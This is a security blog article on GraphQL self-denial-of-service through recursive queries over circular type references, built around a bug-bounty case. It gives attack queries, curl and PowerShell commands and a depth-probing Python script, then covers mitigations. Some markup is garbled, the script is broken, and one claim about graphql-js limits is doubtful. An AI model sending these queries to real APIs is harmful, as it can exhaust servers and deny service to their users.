
Listen to this Post
Introduction

GraphQL has revolutionized API design by giving clients the power to request exactly the data they need. However, this flexibility comes with hidden risks—attackers can abuse nested queries to force the server into resource exhaustion. A single recursive query exploiting circular references between types can trigger a Self-DoS condition, where the backend grinds to a halt trying to resolve infinite loops. This article dissects how such vulnerabilities are discovered, exploited, and mitigated, using a real-world $500 bug bounty case as the anchor.
Learning Objectives
- Understand how GraphQL’s introspection and schema design can lead to Self-DoS vulnerabilities.
- Learn to craft recursive queries that exploit circular relationships between object types.
- Master manual and automated techniques for testing GraphQL endpoints for deep‑query abuse.
- Implement server‑side protections including depth limiting, cost analysis, and query timeouts.
- Recognize the bug bounty potential of application‑level DoS vectors.
1. Understanding GraphQL and Its Attack Surface
GraphQL APIs expose a single endpoint (usually /graphql) and allow clients to specify nested fields. Unlike REST, where endpoints are predefined, GraphQL queries can traverse relationships arbitrarily. This is powerful for developers but dangerous if not constrained. The attack surface includes:
- Introspection – Many endpoints leave introspection enabled, revealing the entire schema.
- Deep nesting – Queries like `user { posts { author { posts { … } } } }` can cause exponential resource consumption.
- Circular references – When two types reference each other (e.g., `User` has
friends:</code>), an attacker can create a query that bounces between them indefinitely.</li> </ul> Attackers often start with a simple introspection query to map the schema: [bash] query IntrospectionQuery { __schema { types { name fields { name type { name kind ofType { name kind } } } } } }From the response, they look for fields that form cycles. In the bounty case, the schema likely contained something like:
type User { id: ID! name: String! friends: [User!]! }Once a circular relationship is identified, the attacker can craft a recursive query.
2. What is a GraphQL Self-DoS Attack?
A Self-DoS (Denial of Service) attack against a GraphQL API doesn’t involve flooding the server with requests—it uses a single, cleverly constructed query that forces the server to consume excessive CPU, memory, or database connections. The server essentially “self‑inflicts” the damage by trying to resolve an infinitely deep or exponentially expanding tree.
In the reported $500 bounty, the attacker used a recursive query like:
query evil { user(id: "1") { friends { friends { friends { repeated many times friends { id } } } } } }Even though the schema defined `friends` as a list of
User, the server attempted to resolve each nested level, leading to massive object generation. If the resolver fetches each friend from a database, this can quickly exhaust connection pools and CPU.Key difference from traditional DoS: Only one HTTP request is needed, making it harder to detect by rate‑limiting systems.
- Crafting a Recursive Query to Exploit Circular References
To exploit a circular reference, you need to understand the depth of nesting your query can achieve. Most GraphQL implementations have a default recursion limit (e.g., in `graphql-js` it’s 3), but many developers overlook this.
Step 1: Identify circular fields
Use introspection to list all types and their fields. Look for fields that return the same type (self‑reference) or create a loop between two types (e.g., `Post` has
author: User, and `User` hasposts:</code>). <h2 style="color: yellow;">Step 2: Build a recursive fragment</h2> Fragments can be used to repeat the same selection set. For example: [bash] fragment UserRecursive on User { friends { ...UserRecursive } } query { user(id: "1") { ...UserRecursive } }This fragment will keep nesting until the server’s internal recursion limit is hit. If the server does not enforce a limit, it may keep going until resources are exhausted.
Step 3: Test with a small depth first
Use a tool like `curl` to send the query and observe response time:
curl -X POST http://target.com/graphql \ -H "Content-Type: application/json" \ -d '{"query":"fragment UserRecursive on User { friends { ...UserRecursive } } query { user(id: \"1\") { ...UserRecursive } }"}'If the server times out or returns an error after a few seconds, you may have found a vulnerability.
Step 4: Automate depth probing
Write a simple Python script to increase depth programmatically:
import requests import json url = "http://target.com/graphql" depth = 1 while True: query = "fragment R on User { friends " depth + "{ id }" + " } " depth query = "query { user(id: \"1\") { " + query + " } }" payload = {"query": query} try: r = requests.post(url, json=payload, timeout=5) if r.status_code == 200: print(f"Depth {depth} OK") else: print(f"Depth {depth} failed: {r.status_code}") break except requests.exceptions.Timeout: print(f"Depth {depth} caused timeout") break depth += 1- Hands-On: Testing for GraphQL DoS with Burp Suite and GraphQL Voyager
Burp Suite
1. Use Burp’s Repeater to manually craft queries.
- Install the InQL Scanner extension (by Doyensec) – it can automatically detect introspection and generate recursive queries.
- In the “InQL Scanner” tab, load the schema (from introspection) and look for “cyclic” warnings.
4. Generate attack payloads directly from the GUI.
GraphQL Voyager
If introspection is enabled, you can visualize the schema using tools like GraphQL Voyager (online or locally). This helps spot cycles visually. Install it with npm:
npm install -g graphql-voyager voyager --endpoint http://target.com/graphql
Once the graph loads, look for edges that loop back on themselves or form two‑way connections.
Linux/Windows Commands
- Use `curl` for quick tests as shown above.
- On Windows, you can use PowerShell:
$body = @{query='fragment UserRecursive on User { friends { ...UserRecursive } } query { user(id: "1") { ...UserRecursive } }'} | ConvertTo-Json Invoke-RestMethod -Uri http://target.com/graphql -Method Post -Body $body -ContentType "application/json"- For heavy fuzzing, use `wfuzz` or `ffuf` with a wordlist of nested depths.
- Mitigation Strategies: Query Depth Limiting, Cost Analysis, and Timeouts
Developers can protect GraphQL APIs from Self-DoS attacks through multiple layers:
1. Depth Limiting
Limit how deep a query can be nested. Libraries exist for most GraphQL servers. Example in Node.js with
graphql-depth-limit:const depthLimit = require('graphql-depth-limit'); const { ApolloServer } = require('apollo-server'); const server = new ApolloServer({ schema, validationRules: [depthLimit(5)] });Set a reasonable limit (e.g., 7–10 levels) that still allows legitimate queries but blocks infinite recursion.
2. Query Cost Analysis
Assign a “cost” to each field and reject queries exceeding a budget. Tools like `graphql-query-cost` or `graphql-validation-complexity` can compute costs based on field complexity and list sizes.
3. Timeouts
Implement request timeouts at the web server (e.g., Nginx
proxy_read_timeout) and within the application (e.g., GraphQL resolver timeouts). This ensures that a runaway query doesn’t hang forever.4. Disable Introspection in Production
Introspection is a developer‑friendly feature. In production, it should be disabled unless strictly needed. If required, restrict it to authenticated users.
5. Pagination and Aliases
Prevent large list fetching by enforcing pagination with
first/afterarguments. Also, limit the number of aliases a query can use (aliases allow multiple copies of the same field).Example Nginx configuration to limit request size and time:
location /graphql { proxy_pass http://backend; proxy_read_timeout 10s; client_max_body_size 1k; }6. Real-World Impact and Bug Bounty Tips
The $500 bounty mentioned shows that application‑level DoS is often in scope for bug bounty programs. These vulnerabilities are considered high impact because they can bring down an entire API with minimal effort.
Tips for hunters:
- Always test for deep nesting and recursion, even if the API seems robust.
- Use automated tools like Clairvoyance (to brute‑force schema) and graphql-cop (a security scanner).
- Document the resource exhaustion clearly: measure CPU spikes, database load, or response times.
- If you find a circular reference, craft a minimal proof‑of‑concept query and record a video or screenshot of the server struggling.
Example output for a report:
“By sending a single query with 12 levels of nesting on the `friends` field, the API response time increased from 200ms to 45 seconds, and the server’s CPU hit 100% for 30 seconds, causing subsequent requests to time out.”
What Undercode Say
- Key Takeaway 1: GraphQL Self-DoS vulnerabilities are often overlooked but can be more damaging than traditional DDoS because they require only one request and bypass rate‑limiting.
- Key Takeaway 2: Defending against them requires a layered approach: depth limiting, cost analysis, and disabling introspection in production are non‑negotiable.
Analysis: The bug bounty community has increasingly recognized these “low‑effort, high‑impact” flaws. As GraphQL becomes the default for new APIs, automated security scanners will soon include recursion checks, but manual testing will remain essential for discovering complex circular references. Developers must shift left—testing their schemas during CI/CD for cycles and implementing safeguards before deployment. The $500 payout is modest compared to the potential damage, underscoring the need for better awareness and stricter bug bounty classifications for DoS vectors.
Prediction
In the next 12 months, we’ll see GraphQL‑specific Web Application Firewalls (WAFs) incorporating machine learning to detect abnormal query shapes in real time. Bug bounty programs will likely raise bounties for Self-DoS vulnerabilities as their impact becomes more widely understood. Additionally, server‑less GraphQL providers (like AWS AppSync) will introduce automatic cost analysis and depth limits by default, pushing the ecosystem toward safer practices.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Pawan Kunwar - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


